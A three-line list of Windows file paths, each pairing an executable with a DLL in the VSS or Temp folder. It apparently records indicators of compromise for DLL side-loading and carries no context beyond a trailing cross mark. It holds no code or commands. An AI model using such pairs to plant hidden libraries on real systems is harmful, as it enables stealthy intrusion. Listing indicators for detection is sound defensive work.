c:\windows\vss\bds.exe C:\Windows\Vss\log.dll
c:\windows\temp\GoogleDesktop.exe c:\windows\temp\GoogleServices.DLL
c:\windows\temp\VSTestVideoRecorder.exe c:\windows\temp\Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll

❌